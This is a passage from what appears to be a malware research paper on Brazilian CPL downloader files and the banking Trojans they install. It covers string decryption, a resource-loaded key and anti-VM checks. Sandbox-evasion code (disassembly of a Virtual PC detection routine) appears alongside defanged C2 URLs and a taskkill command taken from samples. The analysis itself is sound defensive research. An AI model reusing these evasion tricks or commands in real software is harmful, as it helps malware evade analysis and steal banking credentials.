


Figure 11 – Decryption of the first 7 characters of an encrypted string

Figure 12 shows the main part of the decryption routine in IDA Pro. It reads and stores the first two characters of the encrypted text and then begins with the decryption itself. Afterwards, the next couple of characters of the encrypted text (and its corresponding key) are read and the XOR operation is carried out. Then, the SUB operation is done using the pair of characters that had been read at the very beginning and the result is concatenated to the buffer of the decrypted text. Finally, the last step is to copy the pair of characters used in the XOR encryption so that they become the second SUB operand in the next iteration. It is worth noting that if the key reaches the last character, and there are still characters to decrypt, the key is run one more time from the beginning. **Appendix A** shows the implementation of the decryption routine in Python.




Figure 12 – String decryption routine

Variant with a Dynamically Loaded Key

The fact that in most cases URLs are in plain text or use a hardcoded key in the decryption routine allowed us to extract URLs from hundreds of malicious samples automatically, using a custom script. If the URL is in plain text, then you just need to parse the CPL file. On the other hand, if the URL is encrypted, you have to parse the binary to look for encrypted strings and its key, and then apply the decryption routine. **Appendix B** shows a list of the URLs that have been obtained statically.

Something that caught our attention was that some files were classified by our scripts as having strings encrypted with the described algorithm, but the automatic decryption process was not successful. When trying to find out more about this kind of sample, we found that the decryption routine was identical to the one described above, except that the key was not available in its static form.

From the analysis of these particular samples, we saw that one of the first actions taken by the payload consists of loading the key into memory. To do this, it calls a routine that opens a resource contained in the CPL file. This is completed by a series of calls to *FindResource*, *LoadResource*, *SizeofResource* and *LockResource*, after which a resource of the RT_RCDATA type (raw data) is loaded into memory. The name of the resource is random; an example is shown in **Figure 13**.




Figure 13 – Binary resource with the decryption key for the strings

Note that this resource is encrypted, so that certain operations have to be applied to obtain the decryption key.

Code in DllMain and Anti-VM tricks

As we already mentioned above, since DllMain is executed before CPlApplet: when a CPL is loaded into memory, there is no reason why DllMain could not contain malicious code. While the majority of samples do not present any additional type of code in DllMain, we have found some cases in which they used detection techniques for virtualized environments. **Figure 14** shows the overall structure of this detection routine.




Figure 14 – Detection of virtualized environments

We observed checks for three different environments: ***Wine***, ***VMware***, and ***Virtual PC***. If any of these verifications turns out to be successful, the `save_str` routine is called, by means of which a string (indicating the type of virtualization detected) is stored in a stack variable. Then, when CPlApplet is called for the first time, the value of this variable is checked. If any kind of virtualization was detected, its execution stops right there, without reaching the part of the CPlApplet code for CPL_DBLCLK.

Figure 15 shows part of the verification code for **Wine**. The mechanism employed is to check whether *GetProcAddress* resolves valid addresses for *wine_get_version* and *wine_nt_to_unix_file_name*[8]. Since these two routines do not exist natively in ntdll.dll, but do in Wine, any address in memory different from zero will indicate that the routines have been implemented, and therefore the execution is not taking place in a native system.




Figure 15 – Verification for Wine

Figure 16 shows the technique used for VMware. In this case, the malware writers have used a well-known mechanism – retrieving the VMWare version by communicating with I/O ports. This is possible because VMware monitors and intercepts the use of the "in" instruction, an action that is necessary to ensure communication between the virtual machine and its host. In particular, if this instruction is executed with the registers as specified in the image and with the operation code `0x0A` in `ECX`, and the result obtained is the magic value "`VMXh`" in `EBX`, the application is known to be running in VMware[9].





Figure 16 – Verification for VMware

Finally, **Figure 17** shows the verification process for Virtual PC, where the detection is based on the execution of an undefined instruction. In any environment other than Virtual PC, that instruction will generate an exception. Therefore, in the figure we can see that IDA has interpreted this code for a nonexistent operation as if it were a *vpcext* instruction, but with other tools – like ***OllyDbg*** – we shall see that those 4 bytes cannot be interpreted as instructions[9]. We can also see that the handling routine for the generated exception is in `loc_4ABB76`. In short, if the execution of these bytes does not generate an exception that can be caught by the application, then it means we are in a Virtual PC environment.



```
; Attributes: bp-based frame

chk_virtualPC proc near

var_C= dword ptr -0Ch
var_4= dword ptr -4
var_s0= dword ptr  0
arg_8= dword ptr  10h

push    ebp
mov     ebp, esp
mov     ecx, offset loc_4ABB76
push    ebx
push    ecx
push    large dword ptr fs:0
mov     large fs:0, esp
mov     ebx, 0
mov     eax, 1
vpcext  7, 0Bh
db      36h
mov     eax, [esp+0Ch+var_C]
mov     large fs:0, eax
add     esp, 8
test    ebx, ebx
setz    al
db      36h
lea     esp, [ebp-4]
db      36h
mov     ebx, [esp+4+var_4]
db      36h
mov     ebp, [esp+4+var_s0]
add     esp, 8
retn
```

Figure 17 – Verification for Virtual PC

Banking Trojans

For what purpose are CPL files used as downloaders? In theory, the possibilities are limitless and the malicious payload could be of any type. However, as shown by the statistics, an overwhelming percentage of these CPL executables installed on systems are banking Trojans.

While there is no great similarity among all the bankers downloaded by the CPL files, we have found some characteristics that are worth highlighting. Take as an example the banking Trojan whose SHA-1 is `3C73CA6A3914A6DF29F01A895C4495B19E71A234`. The executable is not packed and from the analysis of the strings we note the following:

- Mouse events, and keys and keyboard layouts. Examples: "[enter]", "[esp]" (spacebar), "[cima]" (up arrow), "[baixo]" (down).
- Functions for socket handling.
- Routines for communication encryption with SSL.
- Messages in Portuguese related to banking transactions, such as `"Utilize o teclado virtual."`
- Different protocols. For example: `"ftpTransfer"`, `"mailto:"`, `"://"`, `"HTTP/1.0 200 OK"`.
- *Username, password.*
- Several strings encrypted with the same algorithm as seen in CPL files. **Figure 17** shows this part of the strings.

a_x_.txt

```
20948  C0438BB46FDE13B55C8F8FC163E512B21AC165859A3D9B41E363E604718985
20949  4ADA73A55087A923D00D2FA4
20950  8C9831DB0A41E76192CC6FE473D278D6023A
20951  hfP
20952  ZYYd
20953  ,\C
20954  Qt3
20955  ZYYd
20956  023CA691B210D1
20957  D440B5B344B7A9CE66
20958  E87BE979
20959  BE7FDB0E3AA786D9084D
20960  1CD970944495578E
20961  6D9EC87DA522CA1CC918274DF06491369140F52ECC1DB6649B339A499C9E4781C36E9A36CD0B2EE669E81
20962  050B4DFE255193D668
20963  6B85CD0773EF0246
20964  B877DF1179E514B8
20965  B44E8BBD6DDE0BB469
20966  B04D88BD67AD41
20967  D06DE81C395F90
20968  29C513C66CA254
20969  2FCF0D38DD34CB
20970  ZYYd
20971  ZYYd
20972  EA0441F02759DB3BF55A8289AA113D97C06DC97EAB21B26098C1DF044737CAC10028DA7DA2240136A728
20973  98AE2AE5528EBC01
```

Figure 18 – Encrypted strings that are also present in banking Trojans.

These encrypted strings include:

- Names of Brazilian banking institutions: Sicredi, Banco Itaú, Santander, Bradesco, `bb.com.br` (Banco do Brasil), Caixa Federal
- Browsers: Chrome, Opera, Firefox, IE, Safari
- URLs: "`hxxp://www.sonucilaclama.com.tr/plugins/editors-xtd/pagebreak/oi/html/h/lg.php`", "`hxxp://www.cvicak-polanka.cz/b/notify.php`", "`hxxp://64.31.51.19/oi.txt`".
- More keys such as "[Backspace]", "[Page Up]" or "[Page Down]"
- Data files and temporary files
- User agents
- Commands such as "`cmd /c taskkill /f /im dwm.exe /t`"

Merely by examining these strings, we immediately get an overall idea about the capabilities of this banking Trojan. Generally speaking, the analyzed bankers include: code injection into specific processes, mainly browsers; replacement of forms in browsers (by means of images embedded in the banker) and injection of additional fields; keylogging capabilities, as well as hooking routines to capture mouse and screen events; and encrypted communications with the server where the stolen credentials are stored. However, bankers are not limited to these possibilities.

The Reach of CPL Malware in Brazil

In the previous sections of this article, we have discussed the different techniques and threats used by cybercriminals in Brazil to spread CPL files. In this section, we will analyze the evolution over time of the activity involving these kinds of files within the region.

One of the most important points regarding CPL files is related to the impact and growth they have had in the last few years. In Chart 1, we can see the increased relevance of CPL malware in the region:




Chart 1 – Growing number of CPL files

The chart above shows the relationship between the types of executables sent by Latin American users to the ESET LATAM Lab since 2009 up to the first months of 2015. When we analyze the relationship between files reported in the region, we notice a major change. The biggest leap, maybe predicting this trend, is between 2012 and 2013. At the beginning of 2012, only 5% of the files sent by users to the ESET LATAM Lab corresponded to CPL malware. However, in 2013 this figure increased to 20%, quadrupling its number as compared with the previous year.

